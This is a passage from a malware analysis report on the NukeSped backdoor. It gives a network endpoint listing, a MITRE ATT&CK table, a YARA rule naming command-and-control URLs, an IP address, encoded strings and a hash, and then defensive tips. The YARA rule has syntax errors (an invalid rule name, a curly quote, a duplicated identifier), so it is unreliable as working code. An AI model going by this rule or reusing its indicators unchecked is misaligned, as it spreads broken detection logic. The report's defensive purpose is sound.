svchost.exe	748	TCP		49153		0	LISTENING			
svchost.exe	748	TCPV6		49153		0	LISTENING			
svchost.exe	748	UDPV6		546		*				
svchost.exe	908	TCP		49154		0	LISTENING			
svchost.exe	908	TCPV6		49154		0	LISTENING			
svchost.exe	980	UDP		llmnr		*				
svchost.exe	980	UDPV6		5355		*				
svchost.exe	980	UDP		61174		*		4	144	
System	4	TCP		netbios-ssn		0	LISTENING			
System	4	TCP		microsoft-ds		0	LISTENING			
System	4	UDP		netbios-ns		*				
System	4	UDP		netbios-dgm		*				
System	4	TCPV6		microsoft-ds		0	LISTENING			
wininit.exe	380	TCP		49152		0	LISTENING			
wininit.exe	380	TCPV6		49152		0	LISTENING			

Endpoints: 22 | Established: 0 | Listening: 15 | Time Wait: 1 | Close Wait: 0

Mitre Att&ck Table

Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Collection	Command and Control
T1059 Command and Scripting Interpreter	T1546.011 Application Shimming	T1055 Process Injection	T1497 Virtualization Sandbox Evasion	T1124 System Time Discovery	T1560 Archive Collected Data	T1573 Encrypted Channel
		T1546.011 Application Shimming	T1055 Process Injection	T1518.001 Securtiy Software Discovery	T1005 Data From Local System	T1105 Ingress Tool Transfer
			T1140 Deobfuscate Decode Files or Information	T1018 Remote System Discovery		T1071 Application Layer Protocol
			T1027 Obfuscated Files or Information	T1016 System Network Configuration Discovery		

Yara Rule

```
import "hash"
rule APT NukeSped: RAT
{
meta:
description = "n5JNGFT14Q.exe"
strings:
$str1= "mail.sisnet.co.kr/jsp/user/sms/sms_recv_jsp"

$str2= "mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
$str3="bYR+jw2oi2yt6b5YSmvC5tA/1fPN+FITXwYh+OiJlOGFwsi3sQnuzzJVPG/wA8aaEg==”
$str4= "Global\\BFE_Notify_Event_{6585def3-da73-4483-a4ea-dd858969ee5f}"

$str5="bYR+jw2oi2yt6b5YV2fe68wklb7BuVROGh8ip7KPgvbYntap7VXw0R54K2nlW4KDEU8="

$str5= "119.192.146.185"

$command1 = "CreateMutexA"

$command2 = "Microsoft32"

$command3 ="GetProcAddress"

$command4 ="LoadLibraryA"
$command5 = "GetModuleHandleW"
$command6 = "DelayExecution"
condition:
hash.md5(0,filesize) == "fdc66cdabd46bc3b26aba4e59943726b" or all of them
}
```

Solution Proposals

There are ways to protect against a type of Backdoor malware Nukeped:

- Use of up-to-date , reliable anti-virus software in systems,

- Careful attention to incoming e-mails and not to open unconsciously without analyzing the attachments,

- Disregard of spam emails,

-Pay attention when manually authorizing the administrator permission of the applications will be opened,

- Solutions such as the creation of Mutex objects on the system , type of Backdoor malware NukeSped is contaminated with the system prevents it.

BUĞRA KÖSE

https://www.linkedin.com/in/bugrakose/